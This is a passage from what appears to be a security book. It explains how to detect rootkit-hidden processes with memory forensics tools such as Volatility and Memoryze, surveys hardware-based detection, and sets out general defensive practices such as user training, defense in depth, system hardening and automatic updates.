You can issue a command to the FU rootkit to hide a process. This operation is shown in Figure 10-17. The command was issued to FU in the command prompt window, and the result can be seen in the Windows Task Manager window: no `notepad.exe` process is listed, even though the Notepad application is clearly running.

Using one of the memory acquisition tools previously mentioned (in this case `win32dd`), you can take a snapshot of physical memory, as shown in Figure 10-18.





Figure 10-17 Hiding a process

After capturing physical memory, you can then use Volatility to discover the rootkit's hidden process using the `pslist` and `psscan2` modules. The `pslist` module finds the data structure in the memory dump that Windows uses to maintain a list of active processes. This data structure is a linked list; hence, this scanning technique is often referred to as *list walking*. The disadvantage of this technique is that rootkit tricks like



```

C:\WINDOWS\system32\cmd.exe

C:\win32dd-1.2>win32dd memdump_fu.bin

Win32dd - v1.2.20081105 - Kernel land physical memory acquisition
Copyright (c) 2007 - 2008, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2008, MoonSols <http://www.moonsols.com>

-> Level: 0 - Type: 0
[win32dd] Lets dump it!
[win32dd] Destination: \??\C:\win32dd-1.2\memdump_fu.bin
[win32dd] Processing.... Done.

[win32dd] Physical memory dumped.

Time elapsed is 65 seconds.

[win32dd] Leaving...

C:\win32dd-1.2>

```

Figure 10-18 Taking a snapshot of physical memory

DKOM will fool the scanner, because DKOM removes a process from this list. For more information on how DKOM can remove items from a list in memory, read Chapter 4.

Using `psscan2`, however, you are able to detect the hidden process. The `psscan2` module scans memory in a linear fashion in search of `EPROCESS` data structures. Each `EPROCESS` structure found in a memory dump represents a process in Windows. Therefore, if `psscan2` reports an `EPROCESS` structure for a process you don't see in the `pslist` output, then the process is possibly hidden. The output from `pslist` and `psscan2` is shown in Figure 10-19.

Notice that the Notepad application's process, `notepad.exe`, does not show up in the `pslist` output, but it does appear in `psscan2` output. This discrepancy should immediately alert the analyst to investigate this process further. By understanding the shortcomings of the scanning techniques behind each module, the analyst would be able to conclude that DKOM-style rootkit tactics were in play.

The next step for the analyst would be to inspect the `notepad.exe` process using Volatility's `procdump` module. This module will parse, reconstruct, and dump the process image to a binary executable that can be further analyzed in a debugger. The debugger would provide the investigator with the lowest-level view of the suspicious program's capabilities.

Extending the Power of Volatility with Plug-Ins

The true power in Volatility lies in its extensible framework, which allows investigators to write their own plug-ins that use the core capabilities of the framework. *Plug-ins* are




Figure 10-19 Output from pslist and psscan2

simply higher-level modules that rely on the basic classes and functions provided by the core Volatility modules.

Essentially, Volatility does the hard work of mining and exposing the data to the analyst, whose job is to draw meaningful conclusions about the data. To that end, numerous plug-ins have been written since the release of Volatility 1.3, including plug-ins to detect advanced code injection and the presence of rootkits, bots, and worms. This extensibility allows investigators to implement detection techniques produced by researchers who may not have the time to actually implement the technique in code.

An example of the power of this framework is the Malfind plug-in written by Michael Hale Ligh (<http://mnin.blogspot.com/2009/01/malfind-volatility-plugin.html>). This plug-in can detect a class of malware that uses code injection to hide its presence on the system. The general malware technique that this module detects is the injecting of a malicious DLL into a target process and then the modifying of that process's image by removing and/or clearing certain internal data structures that would reveal its presence to diagnosis tools such as Process Explorer (a free tool that provides functionality similar to Windows Task Manager).

The Malfind plug-in relies on detecting memory that is being used by the injected code. The address of this memory is stored in a data structure called a *Virtual Address Descriptor (VAD)*. When a process is created, it is allocated a large amount of virtual RAM to use during its lifetime. However, it rarely uses all of this available space, so Windows maintains a list of what addresses the process actually uses. This list is stored inside the individual process in a structure called a *VAD tree*, where each node in the tree is an address to a location in memory being used (a single VAD). The VAD tree is an excellent resource for analysts to inspect, since loaded malware must use the structure by design and cannot clear or remove its entries without eliminating its ability to run.

When Malfind runs, it uses the VAD information exposed by core Volatility modules to detect these locations in memory that the malware/rootkit is using.

Malfind and other Volatility plug-ins illustrate the immense sharing and collaboration opportunities in the Volatility framework. Even though Malfind was developed by Michael Hale Ligh, the techniques behind it are based on research by Brendan Dolan-Gavitt on Virtual Address Descriptors (VAD). The synergy provided by the Volatility framework allows field investigators to leverage and implement the ideas produced by the forensics research community.

An ever-expanding list of Volatility plug-ins is maintained at http://www.forensicswiki.org/wiki/List_of_Volatility_Plugins.

Memoryze

In contrast to the offline nature of Volatility, Mandiant Memoryze is a memory analysis tool capable of finding rootkits and malware in both memory dumps and on live systems. Since we covered offline memory analysis using Volatility, we'll only briefly mention Memoryze's capabilities in this area. Memoryze is based on the agent component of their flagship product, Mandiant Intelligent Response (MIR).

Memoryze has several components:

- **XML audit scripts** Mandiant refers to these as *execution scripts* or *audit scripts*, and they serve as a configuration file for the Memoryze program. Seven of these audit scripts define the parameters for various analysis capabilities.
- **Memoryze.exe** The program binary that reads configuration data from the XML settings files and imports the necessary libraries/DLLs to perform the analysis.

- **Batch scripts** These DOS batch scripts are provided for user convenience. A user can execute the batch scripts that will populate the XML audit script settings interactively. All of the capabilities in the audit scripts are exposed to the batch scripts via command-line switches.
- **Core libraries** These DLLs provide the low-level analysis capabilities used in the program.
- **Third-party libraries** These are DLLs from open source programs such as *Perl Compatible Regular Expressions* (PCRE) for regular expression searching and ZLIB for compression.
- **Kernel driver** Mandiant core libraries generate a kernel driver named `mktools.sys` and insert it into the program's directory whenever `Memoryze.exe` is successfully executed. This driver provides the kernel-mode component for the application, where most of data is collected for later analysis.

Mandiant not only provides features you'll find in Volatility but also offers additional live analysis capabilities, including:

- Acquiring all or part of physical memory, including an individual process's address space
- Dumping program binaries from user mode and drivers from kernel mode
- Information about active processes such as open handles, network connections, and embedded strings
- Rootkit detection via hook detection in the SSDT, IDT, and driver IRP tables
- Enumerating system information such as processes, drivers, and DLLs

Memoryze reports its results in XML format meant for consumption in an XML viewer such as Mandiant's Audit Viewer. However, the XML reports can also be viewed in any modern browser.

To detect the process that was hidden in earlier examples in this chapter, we simply execute the `Process.bat` batch script with no parameters. This batch script populates the XML Audit Script `ProcessAuditMemory.Batch.xml` and then launches `Memoryze.exe` with the necessary switches. The XML report shows the `notepad.exe` process; however, it does not indicate that the process was hidden. Thus, an analyst must have an idea of what to look for to make the most of the tool's features.

Although Memoryze provides memory acquisition capabilities, there are several open source alternatives that have already been discussed. Memoryze's main advantage is the capability to perform this analysis on a live system. Some may consider this a disadvantage, since performing live analysis also subjects the tool to active deception from live rootkits and malware. Indeed, this is one of the driving design principles behind Volatility's offline analysis model. Hook detection is not a native capability of Volatility; however, the extensible framework provides analysts with the capabilities to develop such detection plug-ins on their own.

VIRTUAL ROOTKIT DETECTION

In Chapter 5, we discussed how virtual rootkits are an upcoming trend in the rootkit space, but are they as undetectable as they seem? Not really. A study released at the end of 2007 from Stanford and Carnegie Mellon University, *Compatibility Is Not Transparency: VMM Detection Myths and Realities*, debunks the myth that virtual rootkits were undetectable. The researchers conclude that producing a Virtual Machine Manager that perfectly emulates the true hardware is fundamentally infeasible. If it is infeasible to produce a perfect VM rootkit, then how do you go about detecting one? The research, which may be potentially inaccurate (only time will tell), focuses on the fact that many researchers, users, and system administrators are using VMM detection to determine if a virtual rootkit is installed. The premise is that if a machine is VMM capable, but is not running virtualization, then, if a VMM is detected, it must be a rootkit.

Most VMM detection is simple and relies upon detection of known virtualized hardware, resources, or timing attacks. For example, if the network card is of a specific type such as VMWare or Virtual PC indicating the OS is running under a VMM, that could mean the OS is also being controlled by a rootkit.

This type of thinking is flawed, mostly because the real IT world is moving to virtualization fast and the 2007 study echoes this fact. There are and will be more legitimate reasons a VMM will be running on a server or workstation in the future. Simply detecting if your operating system is running underneath a hypervisor will not be enough to prove a rootkit has control of your system.

Beyond VMM detection, there are not many other techniques that can help determine if a virtual rootkit such as BluePill is executing. The majority of attacks are simply executed to determine if a VMM is in place.

HARDWARE-BASED ROOTKIT DETECTION

All of the anti-rootkit solutions discussed are software-based, but creating software to remove malicious software is very difficult, as both pieces of software have to fight for the same resources and devices. So if software-based rootkit detection isn't working, how about implementing hardware-based rootkit detection? One company did just that. Founded in 2004, Komoku was funded by the United States Defense Advanced Research Projects Agency (DARPA), Department of Homeland Security, and the Navy to create hardware and software rootkit detection solutions. Komoku created a hardware-based solution called CoPilot, a high-assurance PCI card capable of monitoring a host's memory and file system at the hardware level. CoPilot scans and assesses the operating system on the workstation or server in near real-time and looks for anomalies instead of trying to find a specific rootkit.

The U.S. government has stated that the deployment of the PCI-based rootkit detector has been successful, but because CoPilot is being funded by the U.S. government, it is not available for purchase by the public. Furthermore, with the acquisition of Komoku by Microsoft in March 2008, many believe Microsoft will not continue development of CoPilot.

In 2004, Grand Idea Studios created a PCI expansion card that can capture RAM from a live system; the product, which holds a U.S. patent, is called Tribble and was produced by Brian Carrier and Joe Grand (Kingpin of L0pht fame). Tribble is a PCI expansion board that can capture the RAM of a live system for analysis. Tribble is not for sale commercially, however.

In 2005, BBN Technologies developed a hardware device that plugs into a server or workstation and will take a copy of the RAM from the machine for analysis. Although the tool allows a person to extract the RAM from a live running system, it's unknown if the tool provides any automated analysis of the memory image. We do know that the RAM capture tool only captures and does not alert or prevent malware from being loaded into RAM.

Even with these advances in hardware memory acquisition and rootkit detection, much more remains to be done. In 2007, Joanna Rutkowska proved that even with hardware detection, specifically crafted rootkits can evade detection. Using the AMD64 platform, Joanna showed how a rootkit could theoretically provide a different view of the CPU and memory to a hardware device, therefore, potentially circumventing or removing the memory signatures of the rootkit itself and eluding detection. Even if hardware detection was the best solution, no product can be purchased as of June 2009. At present, all of the hardware-based detection methods are only available to specific government agencies.

We mentioned previously that memory analysis is very difficult because memory is constantly changing. Many of the new hardware approaches are starting to find new ways to obtain a snapshot of memory that is both accurate and reliable, while not interfering with the system itself. Furthermore, as operating systems continue to change, the number of undocumented and documented structures that must be analyzed within an offline memory dump increases. These tools will require more research and development, and the human analysis portion will require more and more prerequisite knowledge.

SUMMARY

Detecting rootkits is difficult. The techniques used by rootkit detection tools are easily defeated by attackers who spend the time required to ensure their rootkits are not detectable by these tools. The fundamental techniques employed by the rootkit detection tools are flawed and can be bypassed. Even though the rootkit detectors are bypassable, many rootkit authors don't even attempt to prevent rootkit detection because most users aren't even looking for rootkits today. Furthermore, because many rootkits operate at a level above the user, a cursory look at the file system or Registry may create the illusion that no rootkit is installed so the user doesn't have to run a rootkit detection tool.

Hardware-based rootkit detection shows some promise but is not perfect and requires additional costs. Although companies are being funded by the U.S. government to develop such systems, no commercial hardware-based rootkit detection technology currently exists.

Finally, the majority of software-based rootkit detection tools are available for free but require a high level of skill to analyze the data produced properly. Many of the techniques used by the rootkit detection tools have been incorporated into commercial products that can be purchased and deployed across an entire enterprise. Because no single tool can find all types of rootkits, using a variety of rootkit detection and removal tools is recommended, along with executing multiple tools to ensure a rootkit is removed properly from a system.

CHAPTER 11

**GENERAL
SECURITY
PRACTICES**

Now that we've covered the various functionalities and malware and rootkits and associated protection technologies, we'll discuss security practices. These practices encompass simple corporate policies such as user education, training awareness programs, patching and update policies, and/or simply implementing industry approved security standards. In this section, you'll learn more about some simple strategies that when implemented can increase your overall security posture and reduce your risk of malware infection.

END-USER EDUCATION

An important part of any security program is *end-user education*. If your users don't know what to be on the lookout for or what threats they may fall victim to, your foundation will not be sturdy. Ensuring network users are aware of what could happen enables them to look closer and understand what's occurring when something may be amiss. End users are your first and last line of defense when it comes to security. No combination of tools, enterprise suites, and/or network devices can protect you from the mistakes of users.

Internet scams are hard to thwart when placing the burden of thwarting them on a user who is unaware of the threat. Computer users suffer a myriad of security problems such as worms, phishing emails, malicious websites, and many types of malware; the fact that they can't defend against everything makes complete sense. You always see quotes from security experts talking about users' stupidity and advising companies to better educate them about appropriate security precautions, but computer security is too complicated, and the bad guys are too tricky and creative. Assuming average computer users can keep up with every potential threat and do their job at the same time is simply unrealistic. Yes, you can tell a person not to open email attachments from strangers and then what happens? The attackers start sending emails that look like they're from the boss, a coworker, the user's husband or wife, or best friend. In a modern office, you can't work without clicking attachments.

Usability studies around the world are already finding that people are getting very reluctant to give out their email address. This is even true with genuine e-commerce sites that would not send spam, making it harder to email customers useful information and confirmation messages. Continuing to let users feel scared and intimidated by every possible attack isn't reasonable; they do, however, need simply to be aware of what could happen.

Security Awareness Training Programs

Training programs are essential to any organization in order to inform users of corporate policies, workstation settings, network drive data structures, and any network security and/or general computer usage information you want to educate your users about. Many organizations require formal security awareness training for all workers when

they join the organization and periodically thereafter, usually annually. Some of the common topics addressed in a security awareness training program include

- **Policies** Cover the organization's policies and procedures in your security awareness training to remind users of important policies.
- **Passwords** Discuss the corporate password policy—and ensure that everyone has a clear understanding of the various components of the actual policy such as password length requirements, password expiration, and password security (not keeping passwords on post-its, for instance) and that every user acknowledges this policy as it comes down to being the single most important policy for any organization.
- **Viruses** Include procedures to follow if a virus outbreak occurs and what users should be looking out for in order to prevent an infection.
- **Email** Strongly emphasize email so users understand this vector where many malware samples enter the network. Users should also be aware of your organization's email usage and abuse policies.
- **Internet usage** Ensure users understand that when working access to the Internet is a privilege and not a right. Users need to understand the "Dos and Don'ts" when using the Internet and what to be aware of and what to avoid.
- **Computer theft** Instruct users on how to protect their portable electronic devices to help you better protect your corporate data. Also, develop users' awareness of security features and devices you both can implement in order to better protect corporate data.
- **Social engineering** Make sure users understand how to verify someone's identity and what information they should and should not share about the organization. *The human tendency to be helpful with information is the biggest downfall of any organization.*
- **Building access** Explain the physical security setup for your organization.
- **Regulatory concerns** Educate users about which regulations apply to their position and/or the organization.

The security awareness program needs to not only address these areas but also make employees feel like they are part of the solution rather than the problem. You can achieve this goal in many different ways, including contests, challenges, posters in common areas, and brown bag lunch & learn sessions. People learn better through repetition, so regular awareness training is always recommended. If possible, make security awareness a part of each employee's daily routine to ensure success. Several publicly available sites offer security awareness program materials you can download, such as Microsoft TechNet at <http://technet.microsoft.com/en-us/security/cc165442.aspx>, which comes complete with enough material to get a program started.

Malware Prevention for Home Users

- Beware of web pages that require software installations.
- Do not install new software from your browser unless you absolutely understand and trust both the web page and the software provider.
- Scan every item and any program downloaded through the Internet prior to installation with updated antivirus and anti-spyware software.
- Be aware of unexpected strange-looking emails, regardless of sender.
- Never open attachments or click links contained in these email messages.
- Always enable the automatic updating feature for your operating system and apply new updates as soon as they are available.
- Always use an antivirus real-time scan service.

Malware Prevention for Administrators


- Deploy HTTP-scanning and content management systems.
- Do not allow unneeded protocols to enter the corporate network.
- Deploy vulnerability scanning software on the network and perform frequent audits.
- Restrict user privileges for all network users.
- Deploy corporate anti-spyware scanning.
- Support user awareness campaigns.

Hacker Prevention Methods

Hackers are always looking for a way to get into others' computers. From anywhere, attackers can enter systems without the victim's knowledge. Unfortunately, no magic bullet can prevent hackers and never will be able to. No matter the amount of money or resources you invest in designing the perfect network, someone will find a way to own it. Even the biggest government agencies like the NSA, CIA, and NASA have been the victims of hackers. And the same thing happens in the private sector with companies like Citigroup, Ross, and Wal-Mart. The best thing you can do is carry out due diligence and practice defense-in-depth strategies that ensure your network assets are safe and protected to the best of your ability.

DEFENSE IN DEPTH

Defense in depth is a construct of military strategy and is also known as *elastic defense* or *deep defense*. For the sake of this book, we'll stick to the technology reference of defense in depth and leave the military jargon for another book. Defense in depth seeks to slow rather than to stop an attacker's advance, buying time for the defenders. Defense in depth is more of a practical way to achieve security in today's world of technology and includes the application of intelligent tools, techniques, and procedures that are available today. The defense-in-depth doctrine is a balance among protection capabilities, costs, operations, and performance. The following is an illustration of the defense-in-depth layers.



Using more than one of the following layers constitutes a defense-in-depth strategy:

- Physical security (e.g., deadbolt locks)
- Authentication and password security
- Antivirus software
- Anti-malware/rootkit software
- Asset management software
- Host-based firewalls (software)

- Network-based firewalls (hardware or software)
- Demilitarized zones (DMZ)
- Intrusion prevention systems (IPS)
- Intrusion detection systems (IDS)
- Packet filters
- Routers and switches
- Proxy servers
- Virtual private networks (VPN)
- Logging and auditing
- Biometrics
- Timed access control
- Software/hardware not available to the public

SYSTEM HARDENING

Most computers offer network security features that limit access to the system. Software such as antivirus programs and spyware blockers prevent malware from executing on the machine. Yet, even with these security measures in place, computers are often still vulnerable to outside access. *System hardening*, also called *operating system hardening*, helps minimize these security vulnerabilities and remove risks to the system. The purpose of system hardening is to remove as many security risks as possible. System hardening is typically done by removing all nonessential software programs and utilities from the computer and shutting down all unnecessary active services. The National Security Agency (NSA) has a plethora of solid system hardening guides that can be found at <http://www.nsa.gov/SNAC/>.

System hardening may include reformatting the hard disk and only installing the bare requirements that the computer needs to function. The CD drive is listed as the last boot device, which enables the computer to start from a CD or DVD if needed. File and print sharing are turned off if not absolutely necessary, and TCP/IP is often the only protocol installed. The guest account is disabled, the administrator account is renamed, and secure passwords are created for all user logins. Auditing is enabled to monitor unauthorized access attempts.

AUTOMATIC UPDATES

Every operating system and application has some form or another of automatic updating. This service is provided to ensure your system is patched to the optimum levels. Typically, this process is automated (as per its name) and generally runs in the background without the user needing to install the updates unless he or she has prompted the system to provide notifications of available updates. Some applications will inform the user of a newly available patch and present an Install Now or Install Later button. Automatic updates should always be turned on and always allowed to connect to the update server to keep your system up-to-date.

In the age of daily attacks, ensuring your enterprise is up-to-date at all times makes perfect sense. Fortunately, the two major OS vendors—Microsoft and Apple—as well as most Linux distributions, provide ways to download and, in the case of Microsoft, even install the most critical updates automatically. Microsoft has provided the Windows Update service for years, but its latest version, called Microsoft Update, is even better because it also downloads and installs updates for a number of non-OS applications, including Microsoft Office. Microsoft's Automatic Update service is perhaps the company's best security-patch tool for individuals. By setting up this service properly, you can configure your system to automatically download and even install any critical security patches.

Microsoft downloads have had a few issues over the past years, but in the end, the alternative, such as an attacker gaining remote access to your network, is arguably a worse fate than having to reinstall the occasional buggy patch. MacOS made by Apple provides the Software Update service, which will launch whenever a patch is available. This service can't automatically download patches, but it does at least warn you when an update is available.

Various Linux distributions handle software updating in different ways (but are highly customizable), so check with your OS vendor or community for information. The popular Ubuntu distribution comes with a new Software Updates applet that works a lot like Apple's Software Update: When security fixes and other updates are available, a yellow balloon window appears in the upper-right corner of the screen, telling you what updates and fixes were just made available.

VIRTUALIZATION

Over the past several years information technology (IT) has grown in depth and breadth past the initial ideas of the first computer professionals. Now we face global threats to our environment, commonly referred to as global warming. One of the best solutions

any organization can execute to ensure their eco-imprint is minimized is through the use of virtualization technologies. The term *Green Government* has been a buzzword for well over a year and defines a holistic movement to push the IT sector toward a cleaner and more environmentally friendly and efficient way of doing business. Virtualization is simply a software instance of a virtual machine (VM) image that runs within a management application called a virtual machine manager (VMM).

The importance of using a virtualized environment is that you can manage these systems far better than you can a nonvirtualized environment. For instance, a 4U rack-mounted server with a large amount of resources (CPU, RAM, HDD) could house one small server farm that includes a domain controller, mail, antivirus, network IDS, and even a database (and/or CRM system). Think about the long-term benefits of running all of these systems from one powerful machine rather than several machines that run up your air-conditioning and electric bills. Virtualization is easy to manage and less expensive and key in an age where every penny counts and utility bills are skyrocketing so drastically we don't know where it will stop.

In your local file browser, each of these individual servers is only an image and not a real server. However, once started within a VMM application, these servers run, smell, and feel like real server farms. The benefits of this implementation are endless across an entire enterprise. With a virtualized environment, you can easily manage your servers, workstations, and various enterprise applications with one system. Disaster recovery, operations, maintenance, and security process time can be reduced. Virtualization comes in both commercial and open source platforms, so depending on your budget and the skills of your IT staff, you may be able to plan and execute a seamless implementation of a VM solution.

We've had the opportunity to work with both commercial and open source VM solutions for private industry and federal sectors. We've seen successful implementations of virtualized server farms, virtualized networks, and even virtualization to combat malware. Having had the opportunity to work with them all, we believe more efficient green government virtualization solutions can play a vital role in the present and future.

BAKED-IN SECURITY (FROM THE BEGINNING)

baked-in. *adj.* Built in or into (a process, a system, a deal, a financial exchange, etc.)

We all know what the term *baked-in* means. So does anyone really practice baked-in security? The answer, thankfully, is yes, but there remain those who actually believe "network security is a self-made industry and isn't to be trusted," which was said by a former head of network operations at the Department of Homeland Security of all places (that statement may explain why he doesn't work there or in security anymore). Sad to say, that individual ran operations for the department's production networks and

wouldn't allow security teams to implement technologies from 2003 through 2006 in order to actually do their job and protect their networks. Seeing how security was an afterthought to his team and they always felt security hindered operations, nothing was ever successfully implemented the right way.

So please remember the safest bet is to bake security in from the very beginning. However, layering in security can be done when it is needed, even if it wasn't even part of the initial design. The fundamental rule is to always expand and strengthen your defense-in-depth layers.

SUMMARY

You can do many things to ensure your network is as secure as it can be. However, attackers will always be out there and some are one step ahead of you and your team. So always remain vigilant and respect your adversary; some may have already targeted you and succeeded and you may not even know it. Do more research and gather more information on these topics. You'll discover a lot of good information ripe for the taking. Following industry best practices is always a good place to start for any team; this practice will cover you when incidents occur. Finally be aware of your network's value to attackers and what avenues of approach they may use to infiltrate your network. Sun Tzu said it best: "Know thy self, know thy enemy. A thousand battles, a thousand victories."



APPENDIX

**SYSTEM INTEGRITY
ANALYSIS: BUILDING
YOUR OWN ROOTKIT
DETECTOR**

In this appendix, we'll cover in greater detail how to turn some of the major anti-rootkit techniques discussed in Chapter 10 into a system integrity validation tool. The concept of system integrity has been around for quite some time, but somewhere along the way the conversation was dropped. We hope to educate the reader on the importance of integrity analysis and revitalize the debate.

For educational purposes, this appendix will start with some code to detect the basic rootkit techniques. This code will be presented in an open-source custom detection utility that you can freely download from the book's website at <http://www.malwarehackingexposed.com> and extend for your own purposes. As detailed in Chapter 10, plenty of free tools, varying in terms of depth, capability, and operating system support, are available for performing rootkit detection and eradication. You'll need to make an objective opinion as to whether these tools meet your needs and if a custom solution is needed.

The code we're about to walk you through inspects some of the key areas in Windows operating systems that indicate the system has been compromised. We refer to these infection points as *Integrity Violation Indicators*, or *IVIs*. We'll discover four such IVIs, although many others have been discussed in the book, for instance:

- SSDT hooking
- IRP hooking
- IAT hooking
- DKOM

